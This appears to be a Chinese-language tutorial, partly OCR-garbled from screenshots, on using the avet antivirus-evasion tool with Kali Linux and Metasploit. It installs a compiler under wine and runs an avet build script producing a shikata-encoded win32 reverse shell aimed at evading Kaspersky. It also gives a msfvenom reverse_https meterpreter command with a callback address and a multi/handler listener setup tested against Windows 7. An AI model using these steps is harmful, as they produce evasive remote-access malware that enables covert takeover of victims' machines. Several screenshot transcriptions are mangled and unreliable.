

参考:

https://github.com/demonsec666/secist_script

类似:

https://github.com/Screetsec/

avet 项目地址

https://github.com/govolution/avet

安装编译器

http://tdm-gcc.tdragon.net/download



A compiler suite for 32- and 64-bit Windows based on the GNU toolchain **News About Download Quirks Bugs** ^Read me!/ Installers Bundle installer for the TDM32 MinGW edition. Includes C, C++, and OpenMP support, SJLJ exception handling, other GNU toolchain programs (binutils), Windows API libraries (MinGW WSL), GNU make (mingw32-make), and the GNU debugger (GDB). Bundle installer for the TDM64 MinGW-w64 edition. Includes C, C++, and OpenMP support, SEH/SJLJ exception handling, other GNU toolchain programs (binutils), Windows API libraries (mingw-w64), GNU make (mingw32-make), and the 64-bit GNU debugger (GDB). On-demand installer — downloads desired packages after selection.

Source Code

默认安装

```
dit <u>S</u>earch <u>H</u>elp
                                                       root@kali: ~/Desktop
                   File Edit View Search Terminal Help
                   npiler Suwine V+1-version
                                                            Output version information a
        TDM-GCC Co
                       t@kali:~#>cd Desktop/
            GCC 5 8
          MinGW-w6
                           1:~/Desktop# wine tdm64-gcc-5.1.0-2.exe
                  wine: created the configuration directory '/root/.wine'
                  err:ole:marshal object couldn't get IPSFactory buffer for interfa
                  00-0000-c000-000000000046}
dition of TDM-GCC is a err:ole:marshal_object_couldn't_get_IPSFactory_buffer_for_interfa
built to run on 32-bit or 36-11ce-8034-00aa006009fa}
or 64-bit Windows.
                  err:ole:StdMarshalImpl MarshalInterface Failed to create ifstub,
                  err:ole:CoMarshalInterface Failed to marshal the interface {6d514
                  034-00aa006009fa}, 80004002
err:ole:get_local_server_stream Failed: 80004002
do *not* report bugs in err: ole: marshal object couldn't get IPSFactory buffer for interfa
ailing list or forums.
                  00-0000-c000-000000000046}
encounter any bugs witers: ole: marshal_object couldn't get IPSFactory buffer for interfa
inherent to the x86 6436-11ce-8034-00aa006009fa}
e API. As such, you are erreole: StdMarshalImpl MarshalInterface Failed to create ifstub,
V-w64 project on Source erry ole: CoMarshalInterface Failed to marshal the interface {6d514
:://sourceforge.net/p/mi|034-00aa006009fa}he80004002b
                   err:ole:get local server stream Failed: 80004002
                  Could not load wine-gecko. HTML rendering will be disabled.
                  Could not load wine-gecko. HTML rendering will be disabled.
164-qcc-
                  wine: configuration in '/root/.wine' has been updated.
0-2.exe
                         ali:~/Desktop#
```

下载avet

git clone https://github.com/govolution/avet

```
COMMUNICATION TO CONTROL
      kali:~# git clone https://github.com/govolution/avet
 Cloning into 'avet'...
 remote: Counting objects: 265, done.
 remote: Compressing objects: 100% (18/18), done.
remote: Total 265 (delta 9), reused 19 (delta 5), pack-reused 241
VReceiving objects: 100% (265/265), 143.99 KiB | 131.00 KiB/s, done.
Resolving deltas: 100% (156/156), done.
 root@kali:~#
<1smet-201/080/-09-40-25-1.pcapdump v1deos</p>
 oot@kali:~# cd avet/
oot@kali:~/avet# ls
avet.c
                 build)
                           <sup>29</sup>formát.sh
                                         maké avet.c
                                                           README.md
avet fabric py CHANGELOG PLICENSE
                                         make avetsvc
                                                           sh format
                 defs.htp://make_avetymmake_avetsvc.c
avetsvc.c
                                                           sh format.c
oot@kali:~/avet#
```


```
rite cuit view search reminat neth
     kali:~/avet# ./make avet -h
Anti Virus Evasion Make Tool by Daniel Sauder
use th for help
Options:

    l load and exec shellcode from given file, call is with mytrojan.exe myshellcode.txt

-fycompile shellcode into .exe, needs filename of shellcode file
-u load and exec shellcode from url using internet explorer (url is compiled into exec
table)
-E use avets ASCII encryption, often do not has to be used
  Note: with -l -E is mandatory
-F use fopen sandbox evasion
-X compile for 64 bit
-p print debug information lost Pro trial: http://r-7.co/trymsp
-h help
Please refer README.md for more information
root@kali:~/avet#
```

生成


./build/build win32 shell rev tcp shikata fopen kaspersky.sh




需要修改下sh文件的IP


其中只要我们修改的代码呢其实就是msfvenom那段代码将LHOST 和LPORT 改成自己想要的就可以了

msfvenom -p windows/meterpreter/reverse_https lhost= 172.16.75.239 lport=443 -e x86





文件大小 一般般!



kali 开启监听模式

```
nsf exploit(handler) > suse exploit/multi/handler
nsf exploit(handler) > sset payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
nsf exploit(handler) >> pset bHOST 172.16.75.239 st kall IPs
HOST => 172.16.75.239
nsf exploit(handler) > set LPORT 443
LPORT => 443
nsf exploit(handler) > exploit
[*] Started reverse/TCP handler on 172.16.75.239:443
[*] Starting the payload handler...
```

windows7 X86 CN 测试环境



